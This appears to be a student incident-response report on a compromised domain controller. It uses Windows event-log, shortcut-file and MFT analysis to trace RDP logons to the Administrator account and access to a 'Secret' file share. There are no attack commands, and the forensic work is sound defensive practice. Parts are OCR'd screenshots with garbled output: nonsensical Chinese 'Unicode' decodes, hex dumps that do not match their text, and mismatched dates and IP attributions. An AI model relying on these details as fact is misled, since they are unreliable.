AntoineAbouFaycal-D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxECmd>EvtxECmd.exe -f "D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs\Security.evtx" --csv D:\503o\project\case
EvtxECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/evtx

Command line: -f D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs\Security.evtx --csv D:\503o\project\case

Warning: Administrator privileges not found!

CSV output will be saved to D:\503o\project\case\20250509170939_EvtxECmd_Output.csv

Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxECmd\Maps\Microsoft-Windows-Storage-ClassPnP-Operational_Microsoft-Windows-StorDiag_507.map: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPNP/OPERATIONAL-MICROSOFT-WINDOWS-STORDIAG
System.ArgumentException: An item with the same key has already been added. Key: 507-MICROSOFT-WINDOWS-STORAGE-CLASSPNP/OPERATIONAL-MICROSOFT-WINDOWS-STORDIAG
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxECmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-VHDMP_1.map: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
System.ArgumentException: An item with the same key has already been added. Key: 1-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Error loading map file D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxECmd\Maps\Microsoft-Windows-VHDMP-Operational_Microsoft-Windows-VHDMP_2.map: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
System.ArgumentException: An item with the same key has already been added. Key: 2-MICROSOFT-WINDOWS-VHDMP/OPERATIONAL-MICROSOFT-WINDOWS-VHDMP
   at System.Collections.Generic.Dictionary`2.TryInsert(TKey key, TValue value, InsertionBehavior behavior)
   at evtx.EventLog.LoadMaps(String mapPath)
Maps loaded: 453

Processing D:\503o\project\dc01_hives\F\Windows\System32\winevt\logs\Security.evtx...
Chunk count: 68, Iterating records...
Record # 27 (Event Record Id: 27): In map for event 1100, Property /Event/UserData[@Name="ServiceShutdown"] not found! Replacing with empty string
Record # 138 (Event Record Id: 138): In map for event 1100, Property /Event/UserData[@Name="ServiceShutdown"] not found! Replacing with empty string
Record # 219 (Event Record Id: 219): In map for event 1100, Property /Event/UserData[@Name="ServiceShutdown"] not found! Replacing with empty string
Record # 871 (Event Record Id: 871): In map for event 4718, Property /Event/EventData/Data[@Name="ProcessName"] not found! Replacing with empty string
Record # 871 (Event Record Id: 871): In map for event 4718, Property /Event/EventData/Data[@Name="ProcessId"] not found! Replacing with empty string
Record # 872 (Event Record Id: 872): In map for event 4718, Property /Event/EventData/Data[@Name="ProcessName"] not found! Replacing with empty string
```

To identify potentially compromised user accounts, the Windows Security event log file (Security.evtx) from the Domain Controller was analyzed. This was achieved using EvtxECmd.

AntoineAbouFaycal-D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxECmd>										
Timeline Explorer v2.0.0.1										
File Tools Tabs View Help										
20250509170939_EvtxECmd_Output.csv										
Record Id	Time Created	Event Id	Level	Provider	Channel	Process Id	Computer	User Id	Map	
=	=	=	Info	Info	Info	=	Info	Info	Info	
7486	2020-09-19 03:21:46	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		
7495	2020-09-19 03:21:48	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		
7499	2020-09-19 03:22:07	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		
7507	2020-09-19 03:22:09	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		
7524	2020-09-19 03:22:36	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		
7532	2020-09-19 03:22:37	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		
8006	2020-09-19 03:56:03	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		
8014	2020-09-19 03:56:04	4624	LogAlways	Microsoft-Windows-Secu...	Security	460	CITADEL-DC01.C...	Succ		

AntoineAbouFaycal-D:\503o\DFIR Tools\Eric Zimmerman Tools\EvtxECmd\NET 6\EvtxECmd\EvtxeCmd>					
Timeline Explorer v2.0.0.1					
File Tools Tabs View Help					
202509170939_EvtbECmd_Output.csv					
	User Name	Remote Host	Payload Data1	Payload Data2	Pay
T	-\-	=	Target: C137\Administrator	LogonType 3	Log
n	C137\CITADEL-DC01\$	CITADEL-DC01 (194.61.24.102)	Target: C137\Administrator	LogonType 10	Log
n	-\-	kali (-)	Target: C137\Administrator	LogonType 3	Log
n	C137\CITADEL-DC01\$	CITADEL-DC01 (194.61.24.102)	Target: C137\Administrator	LogonType 10	Log
n	-\-	kali (-)	Target: C137\Administrator	LogonType 3	Log
n	C137\CITADEL-DC01\$	CITADEL-DC01 (194.61.24.102)	Target: C137\Administrator	LogonType 10	Log
n	-\-	kali (-)	Target: C137\Administrator	LogonType 3	Log
n	C137\CITADEL-DC01\$	CITADEL-DC01 (194.61.24.102)	Target: C137\Administrator	LogonType 10	Log

The output from EvtxECmd was then processed with Timeline Explorer, allowing for efficient filtering and analysis. The analysis of the Security event logs revealed multiple successful logon attempts (Event ID 4624) targeting the Administrator account. Specifically, the Timeline Explorer output shows entries with "Target: C137\Administrator" within the 'Payload Data1' field. These log entries indicate that the Administrator account was accessed from a remote host, 'kali' (IP address: 194.61.24.102). The logons were identified as both network-based (Logon Type 3) and remote interactive (Logon Type 10). This activity supports the finding from network forensics that the attacker logged in using RDP.

MFT Explorer v2.0.0.0									
File Tools Help									
Name									
Drag a column header here to group by that column									
Name	Image	Icon	Name	Parent Path	Is Dir	Is Deleted	\$I_Created On	\$I_Modified On	\$I_Last Accessed
MMC									
Protect									
SystemCertificates									
Windows									
AccountPictures									
Libraries									
Network Shortcuts									
Printer Shortcuts									
Recent									
SendTo									
ServerManager									
Start Menu									
Templates									
Themes									
Application Data									
Contacts									
Cookies									
TaskHost									
Drag a column header here to group by that column									
NoJerry.lnk			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-17 16:46:25.8227768	2020-09-17 16:46:25.8227768	2020-09-17 16:46:25.8227768
PortalGunPlans.lnk			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-18 22:59:54.0303604	2020-09-19 03:31:50.9692382	2020-09-19 03:31:50.9692382
SECRET_beth.lnk			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-18 22:34:02.7361423	2020-09-19 03:32:02.2817212	2020-09-19 03:32:02.2817212
Szechuan Sauce.lnk			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-18 22:39:22.9731633	2020-09-19 03:32:13.1411651	2020-09-19 03:32:13.1411651
Beth_Secret.lnk			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-18 22:39:59.9552842	2020-09-19 03:32:21.5004999	2020-09-19 03:32:21.5004999
Secret.lnk			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-19 03:35:07.8292776	2020-09-19 03:35:07.8292776	2020-09-19 03:35:07.8292776
AutomaticDestinations			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-18 22:59:54.1260992	2020-09-19 03:35:07.8446292	2020-09-19 03:35:07.8446292
CustomDestinations			.Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent				2020-09-17 17:05:33.6362831	2020-09-19 03:36:25.5804446	2020-09-17 17:05:33.6362831
							2020-09-17 16:46:29.4156134	2020-09-19 04:36:14.8740406	2020-09-17 16:46:29.4156134

Analysis of the MFT table using MFT Explorer revealed accessed documents within the \\Users\\Administrator\\AppData\\Roaming\\Microsoft\\Windows\\Recent folder. Specifically, the presence of .lnk files such as NoJerry.lnk, PortalGunPlans.lnk, SECRET_beth.lnk, Szechuan Sauce.lnk, Beth_Secret.lnk, and Secret.lnk indicates user interaction with these files during the relevant timeframe. Notably, the "\$SI Created" timestamp for the Beth_Secret.lnk file is 2020-09-19. This timestamp is significant because it suggests the file was created on that date, potentially by the attacker or a process initiated by them. This finding warrants further investigation to determine the file's origin, content, and relevance to the unauthorized access to sensitive data reported by stakeholders.

```

AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\LECmd\NET 6\LECmd>LECmd.exe -d D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent --csv output
LECmd version 1.5.0.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -d D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent --csv output

Warning: Administrator privileges not found!

Looking for lnk files in D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent
Found 6 files

Processing D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Beth_Secret.lnk
Source file: D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Beth_Secret.lnk
Source created: 2025-05-09 16:49:26
Source modified: 2020-09-19 03:35:07
Source accessed: 2025-05-09 19:24:10

>> Property store data block (Format: GUID\ID Description ==> Value)
(Property store is empty)

>> Tracker database block
Machine ID: citadel-dc01
MAC Address: 00:0c:29:e1:84:e6
MAC Vendor: VMWARE
Creation: 2020-09-18 22:27:27


Volume Droid: 7a80e88e-c216-47f5-9c0d-47f4525ecf66
Volume Droid Birth: 7a80e88e-c216-47f5-9c0d-47f4525ecf66
File Droid: 21d63edc-f9fe-11ea-80bd-000c29e184e6
File Droid birth: 21d63edc-f9fe-11ea-80bd-000c29e184e6

----- Processed D:\503o\project\dc01_hives\F\Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent\Szechuan Sauce.lnk in 0.84660640 seconds ----

Processed 6 out of 6 files in 0.6810 seconds
output does not exist. Creating...
CSV output will be saved to D:\503o\DFIR Tools\Eric Zimmerman Tools\LECmd\output\20250509192410_LECmd_Output.csv
AntoineAbouFaycal~D:\503o\DFIR Tools\Eric Zimmerman Tools\LECmd\NET 6\LECmd>

```


LECmd was executed to analyze all relevant .lnk files identified in the \Users\Administrator\AppData\Roaming\Microsoft\Windows\Recent folder. The output was directed to a CSV file to facilitate efficient processing and correlation of shortcut metadata. This process extracts key information such as creation, modification, and access timestamps, as well as target file paths.



The screenshot shows the Timeline Explorer interface with the following details:


- Timeline Explorer v2.0.0.1** is displayed at the top left.
- The menu bar includes File, Tools, Tabs, View, Help.
- The current tab is "20250509192410_LECmd_Output.csv".
- A search bar on the right contains the placeholder "Enter text to search...".
- The main area displays a table with the following columns: Arguments, Target ID, and Absolute Path.
- The table contains the following data rows:

	Arguments	Target ID Absolute Path
T	lnk	lnk
		My Computer\C:\FileShare\Secret\Beth_Secret.txt
		My Computer\C:\FileShare\Secret\NoJerry.txt
		My Computer\C:\FileShare\Secret\PortalGunPlans.txt
		My Computer\C:\FileShare\Secret
		My Computer\C:\FileShare\Secret\SECRET_beth.txt
		My Computer\C:\FileShare\Secret\Szechuan Sauce.txt



Timeline Explorer visualizes the data generated from the LECmd CSV output, providing a chronological representation of .lnk file activity. The "Target ID Absolute Path" column clearly illustrates that the analyzed shortcuts (Beth_Secret.txt.lnk, NoJerry.txt.lnk, PortalGunPlans.txt.lnk, SECRET_beth.txt.lnk, and Szechuan Sauce.txt.lnk) all point to files within the C:\FileShare\Secret\

directory. This confirms the attacker's concentrated interest in this file share, likely containing sensitive information.



Registry Explorer was used to examine the SYSTEM hive, specifically navigating to SYSTEM\CurrentControlSet\Services\LanmanServer\Shares. The enumeration of values within this key revealed the presence of a network share named FileShare. This confirms that the C:\FileShare\Secret\ directory, where the accessed .lnk files pointed, was indeed a network share, making it a potential target for lateral movement and data exfiltration within the network.

MFT Explorer v2.0.0.0

File Tools Help

Name

- D:\\$030\project\dc01_hives\F\MFT
 - Extend
 - Recycle.Bin
 - Documents and Settings
 - FileShare
 - Secret
 - PerfLogs
 - Program Files
 - Program Files (x86)
 - ProgramData
 - System Volume Information
 - Users
 - Windows

Properties

Copied	<input type="checkbox"/>
Has ADS	<input type="checkbox"/>
Is deleted	<input type="checkbox"/>
Is directory	<input type="checkbox"/>
Possible Timestamped	<input type="checkbox"/>

Drag a column header here to group by that column

Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	SI_Modified On	FN_Last Accessed	FN_Created On
No image data	NoJerry.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 22:39:47.7869929	2020-09-18 22:30:24.2964022	=	=
	PortalGunPlans.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 22:33:54.4325823	2020-09-18 22:35:35.9245723		
	Szechuan Sauce.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 22:35:43.5746946	2020-09-18 22:38:56.6646907		
	Beth_Secret.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 23:03:54.0000000	2020-09-18 23:35:35.0000000	2020-09-19 03:34:56.9704452	2020-09-19 03:34:56.9704452

Command Prompt x AntoineAbouFaycal~C:\Users\pc>

Overview Details

Record Modified On: 2020-09-18 22:29:47.7869929
Last Accessed On: 2020-09-18 22:29:47.7869929

**** OBJECT ID ****
Type: VolumeVersionObjectID, Attribute #: 0x5, Size: 0x20, Content size: 0x10, Name size: 0x0, Content offset: 0x18, Resident: True
Object Id: 21d53e3d-f9fe-11ea-80bd-000c2e184e6
Object Id MAC: 000c2e184e6
Object Id Created On: 2020-09-18 22:27:27.2919709
Birth Volume: 00000000-0000-0000-0000-000000000000
Birth Object: Id: 00000000-0000-0000-0000-000000000000
Domain Id: 00000003-0000-0000-0000-000000000000

**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0x38, Content size: 0x19, Name size: 0x0, Content offset: 0x18, Resident: True
Resident Data:
Data: 59-4f-75-20-61-72-65-20-61-20-64-69-73-61-70-70-6f-69-6e-74-6d-65-
ASCI: You are a disappointment!
Unicode: 滯在社口極極灰極極極極◆

MFT Explorer v2.0.0.0

File Tools Help

Name

- D:\\$030\project\dc01_hives\F\MFT
 - Extend
 - Recycle.Bin
 - Documents and Settings
 - FileShare
 - Secret
 - PerfLogs
 - Program Files
 - Program Files (x86)
 - ProgramData
 - System Volume Information
 - Users
 - Windows

Properties

Copied	<input type="checkbox"/>
Has ADS	<input type="checkbox"/>
Is deleted	<input type="checkbox"/>
Is directory	<input type="checkbox"/>
Possible Timestamped	<input type="checkbox"/>

Drag a column header here to group by that column

Image Icon	Name	Parent Path	Is Dir	Is Deleted	SI_Created On	SI_Modified On	FN_Last Accessed	FN_Created On
No image data	NoJerry.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 22:39:47.7869929	2020-09-18 22:30:24.2964022	=	=
	PortalGunPlans.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 22:33:54.4325823	2020-09-18 22:35:35.9245723		
	Szechuan Sauce.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 22:35:43.5746946	2020-09-18 22:38:56.6646907		
	Beth_Secret.txt	.FileShare\Secret	<input type="checkbox"/>	<input type="checkbox"/>	2020-09-18 23:03:54.0000000	2020-09-18 23:35:35.0000000	2020-09-19 03:34:56.9704452	2020-09-19 03:34:56.9704452

Command Prompt x AntoineAbouFaycal~C:\Users\pc>

Overview Details

Domain Id: 00000000-0000-0000-0000-000000000000

**** DATA ****
Type: Data, Attribute #: 0x1, Size: 0x38, Content size: 0x9E, Name size: 0x0, Content offset: 0x18, Resident: True
Resident Data:
Data: 48-6f-77-20-74-6f-20-62-75-69-6c-64-20-61-20-70-6f-72-74-61-6c-20-67-75-6e-54-0d-04-31-2f-20-42-65-20-69-6f-74-65-6c-6c-69-67-65-66-74-00-04-32-2f-20-44-6f-74-65-6c-6c-69-6f-74-20-74-68-69-65-67-73-00-04-0d-04-59-4f-75-20-64-69-64-6f-27-74-74-68-69-65-66-20-69-74-20-77-6f-75-6c-64-20-62-65-20-68-41-52-43-30-64-69-64-20-79-6f-75-3f-00
ASCI: How to build a portal gun:
1. Be intelligent.
2. Obtain portal fluid.
3. Do intelligent things.
Unicode: 罗一清就找我借枪要给我留着，我问他说你有吗，他说没有，我说那我借你，他说好，我就把枪借给他了，然后他就拿着枪去打怪兽了。

The screenshot displays a Windows desktop environment with several open windows:

- File Explorer:** Shows the file structure at `D:\16030\project\dc01_hives\l\GMT`. The tree includes `\Extend`, `\Recycle.BIN`, `Documents and Settings`, `FileShare` (which contains `\Secret`), `PerfLogs`, `Program Files`, `Program Files (x86)`, `ProgramData`, `System Volume Information`, `Users`, and `Windows`.
- Command Prompt:** Opened at `C:\Users\pc>`, showing the current user is AntoineAbouFaycal.
- Notepad:** A window titled "Command Prompt" containing the following text:

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 46 49 4C 45 30 00 03 00 20 0D 44 0C 00 00 00 00
00000010 01 00 02 00 38 00 01 00 88 03 00 00 04 00 00
00000020 00 00 00 00 00 00 00 00 07 00 00 00 13 54 01 00
00000030 00 00 65 20 00 00 00 00 10 00 00 00 60 00 00 00
00000040 00 00 00 00 00 00 00 00 48 00 00 00 18 00 00 00
00000050 82 3A 62 08 0C 8E 06 01 78 6C 79 7E 0C 0B 06 01
00000060 78 6C 79 7E 0C 8E 06 01 82 3A 62 08 0C 8E 06 01
00000070 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000080 00 00 00 00 E6 02 00 00 00 00 00 00 00 00 00 00
00000090 E0 52 82 00 00 00 00 00 30 00 00 00 78 00 00 00
000000A0 00 00 00 00 00 00 05 0A 00 00 00 18 00 01 00 00
000000B0 B6 53 01 00 00 00 09 00 82 3A 62 08 0C 8E 06 01
000000C0 82 3A 62 08 0C 8E 06 01 82 3A 62 08 0C 8E 06 01
000000D0 82 3A 62 08 0C 8E 06 01 00 00 00 00 00 00 00 00
000000E0 00 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00
000000F0 00 02 53 00 5A 00 45 00 49 00 44 00 48 00 55 00 7E 00
00000100 31 00 2E 00 54 00 58 00 54 00 63 00 65 00 2E 00
00000110 38 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00
00000120 66 00 00 00 18 00 01 00 B3 53 01 00 00 00 D0 09 00
00000130 82 3A 62 08 0C 8E 06 01 82 3A 62 08 0C 8E 06 01
00000140 82 3A 62 08 0C 8E 06 01 82 3A 62 08 0C 8E 06 01
```

The screenshot shows the MFT Explorer interface with several panes:


- Left pane (File Tree):** Shows a tree view of the file system structure under 'D:\\$03e\project\dc01_hives\F\BHT'.
- Top-right pane (Search Results):** A table listing files found in the search. The columns are: Image Icon, Name, Parent Path, Is DIR, Is Deleted, St_Created On, St_Modified On, PR_Last Accessed, and PR_Created On. The results include:

Name	Parent Path	Is DIR	Is Deleted	St_Created On	St_Modified On	PR_Last Accessed	PR_Created On
NoJerry.txt	\FileShare\Secret	□	□	2020-09-10 22:29:47.7069929	2020-09-18 22:30:24.2964022		
PortalGunLars.txt	\FileShare\Secret	□	□	2020-09-18 22:33:54.4325823	2020-09-18 22:35:35.9245723		
Szechuan Sauce.txt	\FileShare\Secret	□	□	2020-09-18 22:35:43.5746946	2020-09-18 22:38:56.6646907		
Beth_Secret.txt	\FileShare\Secret	□	□	2020-09-18 23:32:54.0000000	2020-09-18 23:38:35.0000000	2020-09-19 03:24:56.9704452	2020-09-19 03:34:56.9704452
- Bottom-right pane (Details):** Provides detailed information about a selected file ('Beth_Secret.txt'). It includes sections for Overview and Details, showing metadata like Record Modified On, Last Accessed On, and various attribute details.
